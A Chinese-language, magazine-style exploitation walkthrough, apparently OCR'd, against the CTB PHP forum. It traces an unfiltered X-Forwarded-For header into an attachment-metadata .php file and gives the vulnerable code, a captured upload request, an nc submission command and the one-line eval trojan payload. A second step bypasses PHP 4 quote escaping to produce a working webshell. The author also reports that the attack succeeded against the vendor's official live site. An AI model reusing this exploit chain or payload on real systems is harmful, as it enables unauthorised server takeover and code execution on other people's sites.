


图3

上面的尽管是漏洞，但是离webshell还是很远，有没有直接获得webshell的漏洞呢？大家知道在php里，危害大的漏洞有文件包含、直接执行代码等等，在txt数据库的php程序里还可能直接写代码到文件里从而获得webshell，但是CTB的代码对一般写入的参数过滤比较严格，能不能获得webshell呢？这个时候Lake2兄弟带给我们一个很好的消息，一些程序在取得IP的时候存在问题，他公布的时候是用的asp程序做的例子，但是很明显，所有的脚本程序应该都有这个问题。他提到的参数就是X-Forwarded-For，这个参数一般是代理服务器发出去的，所以很多的程序在记录用户真实IP的时候会考虑代理的存在从而会获取这个参数作为IP处理，但是如果对安全不够重视的话就有可能忽略对这个参数的过滤，就可以被利用哦，因为我们完全可以逃避IE，用自己的NC等工具提交任何数据的，那么看看我们亲爱的CTB有没有对安全忽略哦！呵呵！翻代码吧！CTB的结构是以index.php作为主页面，需要其他功能的时候就会调用相应的模块文件，在index.php的33行左右有如下代码：

```
    if ($HTTP_SERVER_VARS["HTTP_X_FORWARDED_FOR"]) {
     $ip = $HTTP_SERVER_VARS["HTTP_X_FORWARDED_FOR"];
//如果HTTP_X_FORWARDED_FOR参数不为空就取得HTTP_X_FORWARDED_FOR参数
    } elseif ($HTTP_SERVER_VARS["HTTP_CLIENT_IP"]) {
       $ip = $HTTP_SERVER_VARS["HTTP_CLIENT_IP"];
    } elseif ($HTTP_SERVER_VARS["REMOTE_ADDR"]) {
       $ip = $HTTP_SERVER_VARS["REMOTE_ADDR"];
    } elseif (getenv("HTTP_X_FORWARDED_FOR")) {
       $ip = getenv("HTTP_X_FORWARDED_FOR");
    } elseif (getenv("HTTP_CLIENT_IP")) {
       $ip = getenv("HTTP_CLIENT_IP");
    } elseif (getenv("REMOTE_ADDR")) {
       $ip = getenv("REMOTE_ADDR");
    } else {
       $ip = "Unknown";
    }
```

嘿嘿！是没有过滤的取得环境变量吧，看来程序编写者还是没有体会所有参数都是有害的那句话，$ip这个变量是可以被我们任意指定内容了，当然这个参数的内容可能受php本身特性的影响，为什么这么说，往后看就知道了！然后我们可爱的$ip去了哪呢？当然是去了很多地方的，但是今天我们要利用的就是在POST.php的800行左右，代码如下：

```
    $newContent = "<?php
    \$uploadFileName = \"{$this->uploadFileName}\";
    \$uploadFileSize = {$this->uploadFileSize};
    \$uploadFileType = \"{$this->uploadFileType}\";
    \$uploadFileShow = {$this->uploadFileShow};
    \$uploadFileNewName = \"{$this->uploadNewName}\";
    \$forumId = {$this->input[forumid]};
    \$postId = {$this->postId};
    \$replyId = {$this->replyId};
    \$memberId = {$this->sess[sess_uid]};
    \$memberIp = \"{$this->ip}\";      //$ip变量在$newContent中组合成字符串
    \$uploadTime = {$this->uploadTime};
    \$downloadTimes = 0;
    ";
    $newContent .= "?>";
```

我们的$ip被插入到$newContent中，现在$newContent这个变量也不太安全了，那么$newContent变量又去了哪里呢？去了显示的地方就是跨站脚本漏洞，保存到了php文件就有可能是webshell哦！跟踪$content吧，在post.php的806行就有让人兴奋的代码：

```
    $this->null_write($newContent);
```

那么这个null_write()函数如果没有过滤的话就好了，在include/ctbclass.php的92行左右有这个函数的定义如下：

```
    function null_write($newStr) {
    $this->ctb_fopen("w", LOCK_EX);
    fputs($this->fhandle, $newStr);
    $this->ctb_fclose();
    }
```

直接将内容写进一个文件，那么写的是什么文件呢？如果是php文件就太好了，在Post.php的788行左右有下面的代码：

```
    $this->file = $this->set['dataPath']."/upfile2/".$this->>
uploadId.".php";
```

也就是写入的文件的定义，哈哈，可以看到是php文件哟！那这个文件的位置在哪呢？还是在Post.php的782行左右的如下代码：

```
    @include $this->set['dataPath']."/upfiles.php";
    $this->uploadId = $lastUploadId + 1; //生成上面的uploadId变量
```

可以看到这个文件的名字是个数字并且是递增的哦，也就是可以预料的啦！看看，在一定的限制下我们可以任意指定变量内容，而这个变量被写入一个可以被预料位置的文件中，危险从此而来。

从上面的所有讨论来看，我们只需要上传一个附件就可以利用这个漏洞，所以还是先发几个帖子以方便可以发附件吧！OK了么？等到可以发附件的时候就可以提交一个附件并且抓包了，这个大家都会了吧？抓得数据如图4所示，其中的数据如下：

```
    POST /php/ctb/ctb/index.php HTTP/1.1
    Accept: image/gif, image/x-xbitmap, image/jpeg, image/
pjpeg, application/x-shockwave-flash, application/msword, ap-
plication/vnd.ms-powerpoint, */*
    Referer: http://localhost/php/ctb/ctb/index.php?
```

```
mods=post&forumid=1
    Accept-Language: zh-cn
    Content-Type: multipart/form-data; boundary=-----------------------------7d67526760252
    Accept-Encoding: gzip, deflate
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
    Host: localhost
    Content-Length: 1919
    Connection: Keep-Alive
    Cache-Control: no-cache
    Cookie: lastfid=5; ol_offset=97; ck_info=%2F%09; winduser=ADkBBwJUAFUEXwZVV1cHVA8BCgYJCAEGWVRSCVsGBVwABQ%3D%3D; lastvisit=92%091153992942%09%2Fphp%2FPHPWind%2Fread.php%3Ftid%3D2; ipfrom=f528764d624db129b32c21fbca0cb8d6%09%E6%9C%AC%E5%9C%B0%E7%BD%91%E7%BB%9C%0D; PHPSESSID=65376efaa0e78a4ef9d8c309ee1eb26b
    X-Forwarded-For: "我们提交的IP也就是后门"    //我们需要伪造的地方，也就是HTTP_X_FORWARDED_FOR参数
    -----------------------------7d67526760252
    Content-Disposition: form-data; name="mods"
    ……后面是提交的其他数据
```

注意，其中我添加了X-Forwarded-For:项目，应该在具体提交的数据之前添加哦！还有要注意的就是在提交的数据里有个formtime变量，是CTB防止刷新的机制，我们需要重新刷新一个提交的帖子以获得一个新的formtime变量代替这个才能成功提交！随便在发帖子的地方查看源文件也能获得这个变量的，如图5所示。




图4




图5

我们把抓得的数据包里的Formtime换成我们刚才查看源文件得到的，然后还需要在IP的地方填写我们需要插入的php代码，比较好点的当然就是：

```
";eval($_GET[c]);//
//一句话木马，前面的“"”是匹配它前面的“"”，后面的“//”是注释，后面的“"”避免出错，“;”是Php里语句分割字符
```

在提交的数据里插好X-Forwarded-For: ";eval($_GET[c]);// 并且更新好formtime之后就可以向服务器提交数据了！用NC做如下提交：**nc -vv 127.0.0.1 80 <ctb.txt**。没有提示错误就是成功啦，现在猜测我们的webshell地址，根据程序的代码，利用名字递增的特点先访问/data/upfile2/1.php发现返回空白，然后提交/data/upfile2/10.php发现返回404，说明webshell地址在1和10之间，最后猜测出来是2.php，但是怎么提交都不返回shell哦！打开这个文件看看怎么回事，内容如下：

```
<?php
$uploadFileName = "ip.txt";
$uploadFileSize = 190;
$uploadFileType = "txt";
$uploadFileShow = 0;
$uploadFileNewName = "2_2_1154093602.txt";
$forumId = 1;
    $postId = 5;
    $replyId = 1;
    $memberId = 2;
    $memberIp = "\";eval($_GET[c]);//";   //可以发现我们提交的"被转义成普通字符
    $uploadTime = 1154093602;
    $downloadTimes = 0;
    ?>
```

晕，原来双引号"被转义了，怎么办呢？其实这是由于php的特性造成的，我测试的环境是4.X版本，$_SERVER变量的东西会被转义，但是当测试官方的时候发现一下子就成功，原来官方的Php版本是5.0，而在5.0里，$_SERVER变量里的"是不会被转义的哦！难道我们的漏洞只能针对5.0？当然不是这样，看看/mods/upload.php里面的checkfile()检查下载函数里有一些代码，在123行左右：

```
$this->uploadFileNewName = $upFileArr[5];
$this->file = "./{$this->set[dataPath]}/upfile2/{$this->fileID}.php";
if (!file_exists($this->file)) {
return 0;
}
include $this->file;   //包含我们注入过的php文件
```

呵呵，看来会包含写入的那个文件执行哦！包含这个文件的直接后果就是$memberIp变量被覆盖成上面写入php文件里的内容，也就是执行了如下语句：

$memberIp = "\";eval($_GET[c]);//";

现在跟住了，不要放$memberIp变量，在同一个文件的236行左右又有重新组织$newContent变量并且写入文件的过程，注意其中：

```
$newContent = "<?php

\$memberId = {$this->memberId};
\$memberIp = \"{$this->memberIp}\";

"
"?>";
```

这个时候$this->memberIp变量的内容是字符串";eval($_GET[c]);//哦，所以写入的话就会变成：

```
$memberIp = "";eval($_GET[c]);//";
```

又因为变量处于{}符号当中，其中的$符号依然会起作用，代表了变量，所以其中的$_GET[c]将会变成我们提交的变量C的内容，如果提交c=$_GET[c]的话就真正地把上面的没有成功的webshell变成了地道的webshell了哦！但是如何利用呢？

先查看附件下载的位置，如：http://localhost/php/ctb/ctb/index.php?mods=upload&action=downFile&forumID=1&postId=5&replyId=1，那么我们提交http://localhost/php/ctb/ctb/index.php?mods=upload&action=downFile&forumID=1&postId=5&replyId=1&c=$_GET[c]，提交之后程序会重写上面的2.php，再访问刚才的/data/upfile2/2.php就可以得到webshell啦，密码为C哦，如图6所示。成功获得可爱的webshell！

